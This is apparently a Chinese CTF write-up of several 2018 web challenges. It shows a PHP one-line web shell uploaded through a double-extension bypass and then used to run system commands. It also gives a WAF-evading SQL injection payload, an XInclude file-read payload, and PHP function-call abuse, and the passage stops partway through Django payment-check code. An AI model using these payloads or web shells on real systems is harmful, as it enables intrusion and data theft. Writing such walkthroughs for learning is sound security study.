

手速要快

打开给了个登录框要密码。密码在消息头里就给出了。



```
响应头 (475 字节)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 331
Content-Type: text/html; charset=UTF-8
Date: Wed, 07 Nov 2018 11:21:29 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=2, max=100
password: fbfee82294df29003314b2c5681cfb69
```

登陆后要上传文件：




上传个一句话木马上去：

$ cat 1.jpg

<?php @eval($_POST[’h’]);?>


在bp里改成1.php.jpg后上传成功：



```
wLqfLIEPLw; sessionid=gn1hr1v9lg45lpp3p0mxwxutxjiv595y;
PHPSESSID=f9aaad4b862d982e1d438de1c1adfa40
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------7242695471225485694449953831
Content-Disposition: form-data; name="file"; filename="1.php.jpg"
Content-Type: image/jpeg

<?php @eval($_POST['h']);?>
-----------------------------7242695471225485694449953831
Content-Disposition: form-data; name="submit_file"
```

```
X-Powered-By: PHP/7.1.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: User-Agent
X-Service-Uid: app-1.1.1
Content-Length: 39
Connection: close
Content-Type: text/html; charset=UTF-8

You upload is save at:uploads/1.php.jpg
```


可以看到已经getshell：



```
POST /uploads/1.php.jpg HTTP/1.1
Host: 101.71.29.5:10023
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
csrftoken=EdkHZI86Yd0u7Er4qYzKz5uEdewTuaI5Co5hpCeGkxfYNOf
U9khm27wLqfLIEPLw;
sessionid=gn1hr1v9lg45lpp3p0mxwxutxjiv595y;
PHPSESSID=f9aaad4b862d982e1d438de1c1adfa40
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 14

h=phpinfo();
```

```
<tr class="h"><td>
<a href="http://www.php.net/"><img border="0"
src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgA
YWR5ccllPAAAD4BJREFUeNrsnXtwXFUdx8/dBGihmE21QCrQ
HRgZmspLHSCJ2Co6tBtJk7Zps7tJs5t95F5/33PvWU4293F29y
Of8dd0YoNfi0nt4ntB1PT4zYwzQkf3kR9/sW4xtpS0CmE0SyP
WgVTwGAqWTafJzTWTKZmQuZ/k1MpAi2+eys6mpWfVaAPz
dzrJ0Jmce6bWFkOpqs0MErA4gXIBuAmY53gFmOPCcdaTXCb
QiVPb27fhA54yBbGttMpc1OWwF1cmKaH2FSF7vAjGezOZZJZ
peEI4Ogj26n0vLj33uiigExgMWRpt+CGCsEePZqoePM738BPTaJ
H3uVzit52oBnMll2YizGxk8muFZLAshb/YKtzQdcaO3Y2CQ7eiy
K1MwIDbKcOFOR49GuePT5fcfOMX2drPXcQ0zf7y2tvbWVdXF
aGBHysNMGTFinPZik9fWggbI5Omb13zUDeB3lLsdwaK/YPeyA
vAWnYS6H4qjfMC+Zld/wg92/tuv2WeeYT87j+H2aFDxysGLuS
9TekSMxDrgSh0KrSYshTprc2NhoRf1JtlikqirAVl98AddsSavDB
+gyUHXuEdb3WR5rab5jnD3l/BNMN8ChNaqsTiKa55KmBWX+
zvYGCsnhRkH8b/rsF2GDj1MCInkvxvRjOuCUlipWD/zrKx7ZOw
OeoG3N9RO/+StMdDtmV2LxJPfBpQCGfwTgrVu38jFrKaW2tp
6e9/fCLcAllHpdKKinpaUlX8+111xB9VzNrYxqUAY/XVVVJYMO
HaNSHDqaxdL5jwVTXBpeXVY9oF3RcUQ+OO9NT7Cayfld+4RJ
5WdiA4GawStrrM6k5vFKEXQserr63l7oR5V0NBoiKctaSZtbne
```

flag在上一级目录里：




```
POST /uploads/1.php.jpg HTTP/1.1
Host: 101.71.29.5:10023
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
csrftoken=EdkHZI86Yd0u7Er4qYzKz5uEdewTuaI5Co5hpCeGkxfYNOf
U9khm27wLqfLIEPLw;
sessionid=gn1hr1v9lg45lpp3p0mxwxutxjiv595y;
PHPSESSID=f9aaad4b862d982e1d438de1c1adfa40
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

h=system('dir ../');
```

```
HTTP/1.1 200 OK
Date: Wed, 07 Nov 2018 11:39:20 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.1.14
X-Powered-By: PHP/7.1.14
X-Service-Uid: app-1.1.1
Content-Length: 95
Connection: close
Content-Type: text/html; charset=UTF-8

flag{698539765730b69026796420b9201e03}  login.php  upload.php
index.php                  logout.php uploads
```


easy audit

打开给了一串随机数，并告诉有一些有趣的方法在flag.php里。F12查看源码提示了index.php?func1：



```
512406338<br>it seems that there are some interesting func in flag.php
<!-- index.php?func1-->
boom
```

在URL里尝试?func1=phpinfo。返回了phpinfo的页面：




PHP Version 5.3.3

System	Linux localhost.localdomain 3.10.0-514.26.1.el7.x86_64 #1 SMP Thu Jun 29 16:05:25 UTC 2017 x86_64
Build Date	Mar 22 2017 12:27:34
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--

这题的考察点就是PHP内置的函数、变量。可以参考这篇文章：

https://www.jb51.net/article/42890.htm。

输入?func1=get_defined_functions,可以找到一个jam_source_ctf_flag方法。



```
_exec [987] => curl_multi_getcontent [988] => c
fer [995] => mime_content_type [996] => json_e
 => zip_entry_close [1004] => zip_entry_read [1(
er] => Array ( [0] => jam_source_ctf_flag ) )
```


调用?func1=jam_source_ctf_flag就得到了flag.php的源码:

```
<?php
//include ’real_flag.php’;
function jam_source_ctf_flag(){
    echo file_get_contents(’flag.php’);
}


class jam_flag{
        public $a;
    function __construct(){
        $this->a = isset($_GET[’a’])?$_GET[’a’]:’123’;
    }
    function gen_str($m=6){
        $str = ’’;
        $str_list = ’abcdefghijklmnopqrstuvwxyz’;
        for($i=0;$i<$m;$i++){
            $str .= $str_list[rand(0,strlen($str_list)-1)];
        }
        return $str;
    }
    function GiveYouTheFlag(){
                include 'real_flag.php';
        $secret = $this->gen_str();
        //echo $secret;
        if($secret === $this->a){
            echo $real_flag;//echo $flag
        }
    }
    function __invoke(){
        echo 'want to use me?';
        $this->GiveYouTheFlag();
    }
}

echo rand().'<br>';
$_flag = new jam_flag;

if(isset($_POST['flag']) && $_POST['flag'] === 'I want the flag'){
        include 'real_flag.php';
    $_flag->GiveYouTheFlag();
}

?>
```

这里满足$secret === $this->a和$_POST['flag'] === 'I want the flag')就能得到flag了。

最后payload：


```
?func1=get_defined_vars
POST:
flag=I want the flag
```



```

    [real_flag] => flag{5a99aed1c516d643a297710de381bc70}
    [flag] => it seems that there are some interesting func in flag.php
<!-- index.php?func1-->

```

xxx,你觉得有问题的地方都试试呀

测试后，在article.php?id=3可能存在sql注入。



CoolCms

- Home
- About
- Write
- Contact

please solve me


table flag????

看一叶飘零大佬的博客:http://skysec.top/2018/02/02/skysql%E4%B9%8Bunion%E7%BB%95waf/

union select一起的时候被过滤了，可以构造union%0bselect来绕过。逗号被过滤了，能通过笛卡儿积来绕过。

最后的payload为：

?id=-1’ union%0bselect * from (select 1)x join (select i.4 from (select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d union%0bselect * from flag)i limit 1 offset 1)y join (select 3)k join (select 3)l-- 1



CoolCms

- Home
- About
- Write
- Contact

/home/fff123aggg


3

告诉了flag在/home/fff123aggg里。

这里就要用XXE来读取文件了。

最后利用payload:

```
<root xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include href="file:///home/f
ff123aggg" parse="text"/>
</root>
```



```
<code>

<body>Hello World!
</body>
</code>
```

flag{316f87681354a715d6134c4b8166aa73}

Shop

题目给了源码。


这是一个django的占，最主要出问题的部分就是在提交订单时候发送的：

```
@csrf_exempt
def checkPayment(request):
    # print(request.body)
    ret = {'result': '未知错误', 'status': 'danger'}
    sign = request.GET.get('signature', '')
    if md5(RANDOM_SECRET_KEY_FOR_PAYMENT_SIGNATURE + request.body).hexdigest() == sign:
        o = get_object_or_404(Order, id=request.POST.get('order_id'))
        g = get_object_or_404(Good, id=request.POST.get('good_id'))
        u = get_object_or_404(User, id=request.POST.get('buyer_id'))
        # 检查订单是否为待支付状态
        if o.status != Order.ONGOING:
            ret['result'] = f'订单 {o.id} 状态异常，可能已完成或已取消'
        # 检查商品是否可购买
        elif g.available != True or g.amount <= 0:
            ret['result'] = f'商品 {g.id} 暂时不可购买，可能库存不足'
        # 检查用户可用积分是否足够
        elif u.profile.point < g.price:
            ret['result'] = f'用户 {u.username} 可用积分不足，无法完成支付'
        else:
            if u.is_staff != True:
                u.profile.point -= g.price
                u.save()
            g.amount -= 1
            if g.name == 'FLAG':
                o.message = REAL_FLAG
            else:
                o.message = f'fake_flag{{{md5(urandom(32)).hexdigest()}}}<br>(购买“FLAG”才能获得真正的 flag)'
            if g.amount <= randint(0, 100):
